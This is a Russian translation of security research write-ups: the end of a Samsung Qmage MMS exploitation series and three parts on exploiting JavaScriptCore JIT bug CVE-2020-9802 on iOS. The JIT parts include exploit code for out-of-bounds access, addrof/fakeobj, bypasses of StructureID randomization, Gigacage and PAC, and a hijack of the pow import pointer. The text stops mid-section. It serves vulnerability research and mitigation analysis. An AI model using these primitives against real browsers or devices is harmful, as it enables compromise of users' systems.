• Доступная для чтения 2-гигабайтная теневая память CFI предоставляет опорную точку для слепого поиска.
• Библиотеки имеют низкую относительную энтропию вокруг этой точки, особенно linker64.
• XOM позволяет распознавать библиотеки по недоступным для чтения промежуткам кода.
• ActivityManager допускает неограниченные перезапуски, если сбои разделены 60 секундами работы.
• jemalloc детерминирован, хранит метаданные отдельно от блоков, использует размерные классы и управляемые кеши.
• Android разрешает приложениям запускать программы командной строки и поставляется с сетевыми инструментами, полезными после эксплуатации.

В Android 11 распределителем памяти по умолчанию стал Scudo, XOM был отменён, поскольку нарушал работу PAN, теневая память CFI стала преимущественно недоступна для чтения, а между библиотеками появились более крупные случайные промежутки. Эти изменения существенно повышают стоимость воспроизведения цепочки, хотя дальнейшее усиление защиты по-прежнему необходимо.

Заключение

Серия показывает, как малоизвестный небезопасный для памяти кодек может создать поверхность zero-click-атаки в широко распространённом программном обеспечении. Qmage годами избегал публичного фаззинга и аудита, подчёркивая важность прозрачности поставщиков: безопасность через неясность лишь сильнее мотивирует атакующих тайно изучать малоизвестные чувствительные компоненты.

Современные средства защиты сделали эксплуатацию медленнее и менее надёжной, превратив атаку одним сообщением в цепочку продолжительностью 1–2,5 часа, но ни одно из них её не остановило. Отчёты о доставке MMS, проверка адресов bitmap, сохраняемые Zygote расположения, отпечатки библиотек и неограниченные перезапуски с интервалами вместе позволили обойти ASLR.

Повреждение памяти невозможно устранить одним средством защиты. Небольшие архитектурные решения, включая момент подтверждения сообщения приложением и частоту перезапуска падающего процесса, могут определить практичность цепочки. Полные наступательные эксперименты помогают отличить эффективные границы безопасности от случайных препятствий и направить инвестиции в языки с безопасной работой с памятью, такие как Rust, и аппаратные средства защиты, например Memory Tagging Extension.

JITSploitation I: ошибка JIT

В этой серии из трёх частей ошибка JIT-компилятора JavaScriptCore CVE-2020-9802 превращается в выполнение нативного кода на современной iOS, несмотря на аутентификацию указателей (PAC), APRR и Gigacage. В первой части объясняется ошибка оптимизации и создаются примитивы `addrof` и `fakeobj`.

Введение

Оптимизирующая JIT-компиляция требует больших ресурсов, поэтому сначала JavaScript выполняется в интерпретаторе или базовом компиляторе, пока движок собирает профили значений. Рассмотрим пример:

```
function foo(o, y) {
    let x = o.x;
    return x + y;
}

for (let i = 0; i < 10000; i++) {
    foo({x: i}, 42);
}
```

Профили могут показать, что o — объект со свойством `.x` по смещению 16, а x и y относятся к типу Int32. Оптимизирующий компилятор DFG в JavaScriptCore сначала преобразует байт-код в обобщённое промежуточное представление:

```
v0 = GetById o, .x
v1 = ValueAdd v0, y
Return v1
```

Затем он строит предположения на основе наблюдаемых типов, вставляет проверки и специализирует операции:

```
CheckType o, "Object with property .x at offset 16"
CheckType y, Int32
v0 = GetByOffset o, 16
CheckType v0, Int32
v1 = ArithAdd v0, y
Return v1
```

К типизированному промежуточному представлению применяются свёртка констант, вынос инвариантного кода из циклов, устранение общих подвыражений и другие оптимизации. DFG преобразует его непосредственно в машинный код; более высокий уровень FTL сначала преобразует IR DFG в B3 и выполняет ещё одну оптимизацию.

Устранение общих подвыражений

CSE обнаруживает повторяющиеся вычисления. Если a имеет примитивный тип, этот код:

```
let c = Math.sqrt(a * a + a * a);
```

может превратиться в следующий:

```
let tmp = a * a;
let c = Math.sqrt(tmp + tmp);
```

Чтение памяти требует большей осторожности:

```
let c = o.a;
f();
let d = o.a;
```

Вторую загрузку нельзя удалить, поскольку `f()` может изменить `o.a`. JavaScriptCore описывает такие эффекты в `DFGClobberize`. Типизированное арифметическое умножение определяет чистое значение, параметризованное его арифметическим режимом:

```
case ArithMul:
    switch (node->binaryUseKind()) {
    case Int32Use:
    case Int52RepUse:
    case DoubleRepUse:
        def(PureValue(node, node->arithMode()));
        return;
    case UntypedUse:
        clobberTop();
        return;
    default:
        DFG_CRASH(graph, node, "Bad use kind");
    }
```

`ArithMode` указывает, проверяется ли переполнение. Два умножения с одинаковыми операндами, но разным поведением при переполнении, не являются взаимозаменяемыми. Загрузка свойств вместо этого объявляет чтение из абстрактной кучи, поэтому её устранение допустимо только в том случае, если ни одна промежуточная операция не записывает данные в эту кучу.

Ошибка

В `ArithNegate` не учитывался арифметический режим:

```
case ArithNegate:
    if (node->child1().useKind() == Int32Use /* ... */)
        def(PureValue(node));
```

CSE могла заменить отрицание с проверкой на отрицание без проверки. Для знаковых 32-разрядных целых чисел отрицание переполняется только для `INT_MIN`: положительное число 2147483648 невозможно представить, поэтому непроверяемая операция `-INT_MIN` снова даёт `INT_MIN` из-за циклического переноса.

Исправление состоит из одной строки:

```
- def(PureValue(node));
+ def(PureValue(node, node->arithMode()));
```

Та же ошибка присутствовала в `ArithAbs`. Её трудно обнаружить универсальным фаззингом: тест должен создать проверяемую и непроверяемую операции над одним входным значением, передать именно `INT_MIN`, а затем превратить незаметное расхождение компилятора в нарушение безопасности памяти, если только его раньше не выявят специальные санитайзеры компилятора или дифференциальное выполнение.

Выход за границы

Итоговый примитив выглядит так:

```
function hax(arr, n) {
    n |= 0;
    if (n < 0) {
```

```
        let v = (-n) | 0;
        let i = Math.abs(n);
        if (i < arr.length) {
            if (i & 0x80000000) {
                i += -0x7ffffff9;
            }
            if (i > 0) {
                arr[i] = 1.04380972981885e-310;
            }
        }
    }
}
```

Первая побитовая операция ИЛИ принудительно преобразует `n` в Int32. `(-n) | 0` становится непроверяемой операцией `ArithNegate`: семантика ИЛИ одинакова независимо от того, равен ли математический результат 2147483648 или полученному после переноса значению `INT_MIN`.

Внутри ветви `n < 0` анализ диапазонов с учётом пути выполнения знает, что `n` отрицательно. Сначала `Math.abs(n)` превращается в `ArithAbs`, после чего редукция по мощности заменяет её **проверяемой** операцией `ArithNegate`, поскольку значение `INT_MIN` всё ещё возможно:

```
v = ArithNeg(unchecked) n
i = ArithNeg(checked) n
```

Из-за ошибки CSE эти операции объединяются:

```
v = ArithNeg(unchecked) n
i = v
```

При значении `INT_MIN` переменная `i` ошибочно остаётся отрицательной. Однако оптимизация диапазона помнит предполагаемый неотрицательный результат `Math.abs`. Поэтому сравнение `i < arr.length` доказывает, что индекс находится в допустимых границах, и позволяет удалить проверку времени выполнения.

При обучении используются только обычные входные значения в пределах массива, чтобы индексированный доступ компилировался в оптимизированном режиме:

```
for (let i = 1; i <= ITERATIONS; i++) {
    let n = -4;
    if (i === ITERATIONS)
        n = -2147483648;
    hax(arr, n);
}
```

Без дополнительных арифметических операций повреждённый индекс был бы равен `INT_MIN`, что привело бы к обращению на 16 ГБ раньше массива чисел двойной точности. Условное сложение с циклическим переносом превращает его в выбранный небольшой положительный индекс. Поскольку компилятор считает `i` положительной, сложение не проверяется. Последующее условие `i > 0` восстанавливает факт о нижней границе, необходимый для устранения проверки границ.

Выбранное число двойной точности имеет двоичное представление `0x0000133700001337`, поэтому запись за границами в следующий JSArray устанавливает его длину и ёмкость в `0x1337`. Сначала расположение объектов в куче можно проверить с помощью чтения за границами, что делает этот этап надёжным.

Addrof и Fakeobj

Два соседних массива с разными представлениями элементов превращают увеличенный массив в стандартные примитивы эксплуатации. В одном хранятся неупакованные числа двойной точности, в другом — помеченные значения JSValue, включая указатели на объекты.


```
let noCoW = 13.37;
let target = [noCoW, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6];
let float_arr = [noCoW, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6];
let obj_arr = [{}, {}, {}, {}, {}, {}, {}];

hax(target, -2147483648);
assert(float_arr.length === 0x1337);

const OVERLAP_IDX = 8;

function addrof(obj) {
    obj_arr[0] = obj;
    return float_arr[OVERLAP_IDX];
}

function fakeobj(addr) {
    float_arr[OVERLAP_IDX] = addr;
    return obj_arr[0];
}
```

`addrof(obj)` сохраняет указатель на объект и читает его биты как число двойной точности. `fakeobj(addr)` выполняет обратную операцию, интерпретируя произвольные биты как JSValue. Переменная `noCoW` не позволяет JSC выделять для литеральных массивов хранилище с копированием при записи, которое нарушило бы требуемое соседство.

Эти примитивы обходят ASLR кучи и позволяют создавать поддельные объекты JavaScript по известным адресам. Во второй части на их основе создаётся стабильный примитив произвольного чтения и записи памяти, несмотря на рандомизацию StructureID, PAC и Gigacage.

Заключение

Это не самая обычная ошибка JIT: для эксплуатации требуется сложное взаимодействие между CSE, арифметическими режимами, редукцией по мощности, анализом диапазонов с учётом пути выполнения и устранением проверок границ. Благодаря этой сложности ошибка также позволяет хорошо познакомиться с внутренним устройством JavaScriptCore. В следующей части мы перейдём от `addrof` и `fakeobj` к универсальному примитиву чтения и записи.

JITSploitation II: получение чтения и записи

В части 1 ошибка CSE в JSC была превращена в `addrof` и `fakeobj`. В этой части данные примитивы развиваются до стабильного произвольного чтения и записи памяти, а заодно исследуются рандомизация StructureID, Gigacage, PACCage и распределение регистров DFG.

Обзор

В 2016 году `addrof` и `fakeobj` позволяли подделать `ArrayBuffer` и немедленно получить чтение и запись. Появившийся в WebKit в 2018 году **Gigacage** переместил backing store ArrayBuffer в 4-гигабайтную область и стал представлять указатели на них как 32-разрядные смещения, не позволяя им адресовать остальную память процесса.


Butterfly объектов JSArray не помещаются в cage. Массив неупакованных double хранит необработанные 64-разрядные значения с плавающей точкой, поэтому поддельный JSArray по-прежнему может предоставить мощный примитив чтения и записи. Появившаяся в WebKit в 2019 году **рандомизация StructureID** пытается предотвратить подделку JavaScript-объектов, и сначала необходимо обойти её.

План таков:


1. разобраться в расположении JSObject в памяти;
2. обойти рандомизацию StructureID и подделать JSArray;
3. использовать его butterfly для ограниченного доступа к памяти;
4. при желании обойти защиту Gigacage и PAC, получив быстрый примитив без ограничений.

Подделка объектов

Обычный объект JSC состоит из заголовка JSCell, указателя butterfly и, возможно, inline-свойств. В butterfly хранятся out-of-line-свойства, индексированные элементы, длина и ёмкость.



Каждый заголовок JSCell содержит StructureID, индексирующий `StructureIDTable` виртуальной машины. Structure описывает базовый тип, расположение свойств, размер выделения, тип индексирования и представление элементов. Другие биты заголовка кешируют часто используемые сведения, например тип индексирования и состояние сборщика мусора.



Большинство операций обращается к Structure. Исторически атакующие распыляли Structures, создавая множество объектов с уникальными свойствами, пока предсказуемый ID не становился допустимым для нужного типа. Рандомизация назначает идентификаторы с энтропией, нарушая такое простое предсказание.

Рандомизация StructureID

Возможные способы обхода включают утечку действительного ID, поиск кода, доверяющего только кешированным битам JSCell, или создание оракула для перебора семи случайных битов. JIT-проверка StructureCheck могла бы сообщать об успехе по времени bailout либо по различию

результатов JIT и интерпретатора.


Интерпретатор предоставляет более простой путь. Его быстрый путь индексированной загрузки проверяет тип индексирования JSCell и длину butterfly, но никогда не читает StructureID:

```
if (subscript.isUInt32()) {
    uint32_t i = subscript.asUInt32();
    if (baseValue.isObject()) {
        JSObject *object = asObject(baseValue);
        if (object->canGetIndexQuickly(i))
            return object->getIndexQuickly(i);
    }
}
```

`canGetIndexQuickly` использует предсказуемые биты индексирования и длину вектора butterfly. Поэтому частично поддельный объект может направить свой butterfly на настоящий массив double и прочитать заголовок JSCell этого массива, содержащий действительный рандомизированный StructureID.

```
let container = {
    jscell_header: known_header_bits,
    butterfly: legit_float_arr,
};

let container_addr = addrof(container);
let fake_array_addr = Add(container_addr, 16);
let fake_arr = fakeobj(fake_array_addr);

// Interpreter fast path loads the legitimate JSCell header.
let jscell_header = fake_arr[0];
container.jscell_header = jscell_header;
```

Поддельный объект создаётся внутри inline-свойств контейнера. После замены его заголовка утекшим действительным заголовком он ведёт себя как корректный неупакованный double-массив JSArray. Изменение его butterfly перенаправляет загрузки и сохранения double на выбранные адреса.




```
fake_arr[1] = 3.54484805889626e-310; // bits: 0x414141414141
float_arr[0] = 1337;                // access redirected memory
```

У первого примитива есть ограничения: передавать можно лишь битовые шаблоны, представляющие допустимые double, а поддельный butterfly необходимо расположить так, чтобы предшествующие байты выглядели как достаточно большая длина.

Другие стратегии обхода StructureID описаны в документе **eu-19-Wang-Bypassing-StructureID-Randomization.pdf** (файл в files/eu-19-Wang-Bypassing-StructureID-Randomization.pdf).

Замечание о стабильности эксплойта

Сборщик мусора сканирует все достижимые объекты и исходящие из них указатели. Поддельный объект с недопустимым StructureID рано или поздно приведёт к сбою GC, поэтому повреждение должно либо сохранять корректные инварианты, либо быстро устраняться.

Замена поддельной JSCell утекшим действительным заголовком делает объект безопасным для GC. Остаётся более тонкая проблема: `get_by_val` кеширует последний наблюдавшийся StructureID для профилирования. Первая загрузка из недопустимого поддельного массива может загрязнить этот кеш, который позднее просканирует GC.

Следует дважды выполнить один и тот же байткод, во второй раз с настоящим массивом, чтобы действительный ID заменил ошибочную запись кеша:

```
let results = [];
for (let i = 0; i < 2; i++) {
    let a = i === 0 ? fake_arr : legit_arr;
    results.push(a[0]);
}
jscell_header = results[0];
container.jscell_header = jscell_header;
```

После такой очистки примитив остаётся стабильным при сборке мусора.

Выход из Gigacage

Этот этап необязателен, поскольку поддельные JSArray уже предоставляют полезный, почти произвольный примитив. Он повышает производительность и снимает ограничения представления.

Указатели backing store TypedArray защищены двумя механизмами:

• **Gigacage:** хранилище располагается в зарезервированной области размером в несколько гигабайт, а объекты кучи содержат относительные смещения вместо произвольных указателей.
• **PACCage:** на поддерживаемых устройствах указатели backing store подписываются с помощью PAC, что препятствует простой модификации кучи.

Тем не менее перед каждым оптимизированным доступом DFG JIT должен превратить помещённый в cage и подписанный указатель в необработанный машинный адрес. Это временное значение вне cage и становится целью.

TypedArray в DFG

Для функции:

```
function opt(a) {
    return a[0];
}
```

DFG создаёт примерно следующее:

```
CheckInBounds a, 0
v0 = GetIndexedPropertyStorage a
v1 = GetByVal v0, 0
Return v1
```

`GetIndexedPropertyStorage` загружает указатель backing store, извлекает его из cage и аутентифицирует. Затем `GetByVal` выполняет обычный доступ к памяти. Если свободного регистра

общего назначения нет, необработанный указатель выгружается в нативный стек. Атакующий, способный записать в этот слот стека между операциями, может заменить его произвольным адресом, обойдя обе защиты без подделки PAC.

Остаются три задачи: найти стек, отделить загрузку указателя от его использования и заставить распределитель регистров выгрузить указатель.

Поиск стека

`VM.topCallFrame` указывает внутрь нативного стека, поскольку интерпретатор и JIT JSC используют нативные кадры вызовов. Начиная с глобального объекта, ограниченный примитив чтения кучи следует по указателям к внутреннему GlobalObject, затем к VM и `topCallFrame`:

```
let global = Function('return this')();
let js_global_addr = addrof(global);
let global_addr = read64(Add(js_global_addr, JS_GLOBAL_TO_GLOBAL));
let vm_addr = read64(Add(global_addr, GLOBAL_TO_VM));
let top_frame_addr = Add(vm_addr, VM_TO_TOP_CALL_FRAME);
let stack_ptr = read64(top_frame_addr);
```

После этого butterfly поддельного JSArray можно направить в стек и представить его слоты как элементы double.

Разделение операций доступа к TypedArray

При одиночном доступе `GetByVal` размещается сразу после извлечения указателя. Два обращения с разными индексами создают две операции извлечения:

```
function opt(a) {
    a[0];
    // stack manipulation here
    a[1];
}
```

CSE объединяет одинаковые операции `GetIndexedPropertyStorage`, но не может объединить `GetByVal` с разными индексами:

```
v0 = GetIndexedPropertyStorage a
GetByVal v0, 0
// inspect and modify spilled v0 here
GetByVal v0, 1
```

Промежуточный код не должен портить глобальное состояние, поскольку отсоединение TypedArray сделало бы указатель backing store недействительным и заставило бы загрузить его заново.

Выгрузка регистров

Один из методов создаёт множество одновременно живых временных арифметических значений, чтобы распределитель регистров выгрузил их. Он хрупок, поскольку изменения распределителя меняют значение, попадающее в стек.

Более простой метод использует больше TypedArray, чем доступно регистров. Первое обращение к каждому из них извлекает необработанный указатель и сохраняет его живым; хотя бы один из них придётся выгрузить. Код, работающий со стеком, ищет известный адрес вне cage и заменяет его перед вторым обращением:

```
typed_array0[0];
```

```
typed_array1[0];
// ... one more array than general-purpose registers

for (let i = 0; i < 512; i++) {
    if (stack[i] === old_ptr) {
        stack[i] = new_ptr;
        break;
    }
}

typed_array0[1] = value;
typed_array1[1] = value;
// ... one access uses the corrupted raw pointer
```

Полный PoC создаёт специализированную функцию из шаблона, дублируя отмеченные строки `NUM_REGS + 1` раз. Он получает указатель стека через принудительно созданный нативный кадр вызова, ищет адрес backing store без PAC, поддерживает режимы чтения и записи, восстанавливает исходный указатель перед возвратом и многократно проверяет примитив на разных уровнях JIT и при GC.

После компиляции этот приём быстро и надёжно работает в macOS и iOS с различными сборками WebKit. Он предоставляет неограниченный доступ к памяти через обычный TypedArray, хотя находящийся в куче указатель остаётся в cage и подписан PAC.

Заключение

Рандомизация StructureID слаба, когда предсказуемые биты JSCell позволяют выполнять полезные операции интерпретатора без проверки ID, а чтение за границами кучи зачастую может напрямую раскрыть действительный идентификатор. Gigacage также имеет ограниченную ценность, пока неупакованные double-массивы JSArray вне cage предоставляют отдельный путь чтения и записи; после этого создаваемые JIT временные указатели позволяют обойти и Gigacage, и PACCage.

Удаление неупакованных массивов double и правильное помещение оставшегося хранилища JSArray в cage могло бы усилить обе защиты, предотвратив исходное смешение типов double/JSValue и ограничив утечки StructureID через чтение за границами.

Часть 3 превращает произвольное чтение и запись в управление PC, несмотря на APRR и PAC.

JITSploitation III: подрыв управления потоком

В части 1 были созданы `addrof` и `fakeobj`; в части 2 разработан стабильный произвольный доступ к памяти. В заключительной части рассматривается подрыв выполнения вопреки усилению защиты JIT в iOS, APRR и Pointer Authentication.

Эволюция средств защиты JIT в iOS

Старые браузерные эксплойты записывали shellcode непосредственно в RWX-область JIT. Появившийся в WebKit в 2016 году **Bulletproof JIT** отображал код дважды: как RX для исполнения и как RW по секретному адресу для обновлений. Доступная только для исполнения функция `jit_memcpy` копировала байты в доступный для записи псевдоним, не раскрывая его. Без CFI атакующие могли добраться до кода копирования через ROP или раскрыть доступный для записи псевдоним.

Аппаратные средства защиты, появившиеся примерно во время выпуска iPhone XS, значительно усилили этот подход. Более подробная история изложена в документе **Siguza_-_Mitigations.pdf** (файл в files/Siguza_-_Mitigations.pdf).

APRR

APRR реализует эффективные разрешения страниц отдельно для каждого потока. Биты разрешений таблицы страниц выбирают регистр APRR, содержащий фактические права. Упрощённая конфигурация выглядит так:

Разрешение PTE	Индекс	Эффективное разрешение APRR
`---`	0	`---`
`--x`	1	`--x`
`-w-`	2	`-w-`
`-wx`	3	`--x`
`r--`	4	`r--`
`r-x`	5	`r-x`
`rw-`	6	`rw-`
`rwx`	7	`r-x`

Область JIT имеет биты RWX в таблице страниц, но фактически доступна как RX. Когда компилятор обновляет код, один поток временно меняет индекс 7 на RW, выполняет копирование, а затем восстанавливает RX:

```
ALWAYS_INLINE void *performJITMemcpy(void *dst,
                                     const void *src,
```

```
                                    size_t n) {
    os_thread_self_restrict_rwx_to_rw();
    memcpy(dst, src, n);
    os_thread_self_restrict_rwx_to_rx();
    return dst;
}
```

Другие потоки сохраняют RX, что предотвращает простую гонку с незаблокированным потоком компилятора. Сам по себе APRR всё же допускал бы повторное использование кода через встроенный участок копирования или повреждение временного буфера собранного кода.

PAC

Pointer Authentication сохраняет криптографическую подпись в неиспользуемых битах указателя. Указатели кода аутентифицируются перед передачей управления, блокируя обычные ROP/JOP, когда атакующие не имеют доступа к ключам. `performJITMemcpy` всегда встраивается, поэтому удобного подписанного указателя функции, который можно вызвать с произвольными аргументами, нет.

JSC также хеширует собранный машинный код с помощью PAC в процессе его генерации, повторно вычисляет хеш непосредственно перед копированием и отклоняет изменения. Атакующий может влиять на инструкции, законно создаваемые компилятором, но не способен свободно заменить байты временного машинного кода.

Итоги

Вместе эти средства защиты обеспечивают:

• фактически RX-область JIT, временно доступную для записи только одному потоку копирования;
• обеспечиваемый PAC механизм CFI против классического повторного использования кода;
• проверку целостности между сборкой JIT-кода и его установкой.

В остальной части статьи оцениваются способы получить мощное управление потоком из уже существующего примитива чтения и записи памяти.

Обход средств защиты JIT

Эксплуатация без shellcode

Нативный shellcode требуется не всегда. Объектами среды выполнения Objective-C и JSC можно манипулировать, чтобы вызывать функции и системные вызовы из JavaScript, потенциально реализуя выход из песочницы напрямую. Структуры DFG, B3, AIR и вспомогательных компонентов компилятора также не защищены PAC; изменение IR могло бы заставить компилятор создавать контролируемые вызовы.

Эти подходы дают примитивы, похожие на системные вызовы, а не исполнение произвольного кода, и уже были продемонстрированы, поэтому далее не исследовались.

Состояния гонки

Многие границы APRR/PAC собирают несколько инструкций в доступной для записи памяти, а затем вызывают `performJITMemcpy`:

```
int buffer[4];
buffer[0] = moveWideImmediate(... getHalfword(value, 0), rd);
buffer[1] = moveWideImmediate(... getHalfword(value, 1), rd);
buffer[2] = moveWideImmediate(... getHalfword(value, 2), rd);
buffer[3] = moveWideImmediate(... getHalfword(value, 3), rd);
performJITMemcpy(address, buffer, sizeof(buffer));
```

Другой поток мог бы успеть повредить буфер стека перед копированием. Окно очень мало, а проигрыш может повредить активный стек и привести к сбою процесса. В этом исследовании исключались гонки, которые нельзя безопасно повторить: принуждение атакующих к чреватой сбоем гонке само по себе имеет существенную защитную ценность.

Незащищённые указатели кода

PAC не работает, когда код подписывает доступный атакующему для записи необработанный указатель непосредственно перед использованием либо вызывает неподписанный доступный для записи указатель. Простой поиск с помощью IDAPython обнаружил последовательности, заканчивающиеся инструкциями подписи.

Большинство из них представляли собой безопасные константы:

```
ADRL X16, sub_1B6BA9434
PACIZA X16
```

Один повторяющийся шаблон загружал неподписанный указатель из доступной для записи памяти, а затем благословлял его:

```
ADRP X16, #_pow_ptr_3@PAGE
LDR  X16, [X16,#_pow_ptr_3@PAGEOFF]
PACIZA X16
```

JavaScriptCore создавал его для импортированных функций, на которые ссылались как на значения. `Output::doublePow` загружает функцию C `pow`, подписывает её и создаёт вызов. Замена доступного для записи указателя импорта обходит PAC:

```
let powImportAddr = Add(jscBase, 0x34e1d570);
memory.writePtr(powImportAddr, new Int64('0x41414141'));

function trigger(x) {
    return Math.pow(x, 13.37);
}
for (let i = 0; i < 10000000; i++)
    trigger(i + 0.1);
```

После JIT-оптимизации процесс достигает PC `0x41414141`.

Второй поиск обнаружил неподписанные косвенные вызовы `__chkstk_darwin` в начале функций с крупными кадрами стека:

```
MOV  W9, #0x6770
ADRP X16, #___chkstk_darwin_ptr_19@PAGE
LDR  X16, [X16,#___chkstk_darwin_ptr_19@PAGEOFF]
BLR  X16
```

Указатель снова находится в доступной для записи памяти без PAC. Его перезапись и запуск FTL-компиляции позволяют достичь выбранного адреса, когда `FTL::lowerDFGToB3` создаёт свой большой кадр.

Эти варианты стали задачей Project Zero Issue 2044 и CVE-2020-9870, исправленной в iOS 13.6.

Манипуляции с сообщениями Mach

Сообщения Mach реализуют значительную часть интерфейса ядра, IOKit, XPC и межпроцессного взаимодействия приложений. Повреждение исходящего сообщения могло бы вызывать операции управления памятью, изменять отображения или напрямую реализовать эксплойт второго этапа.

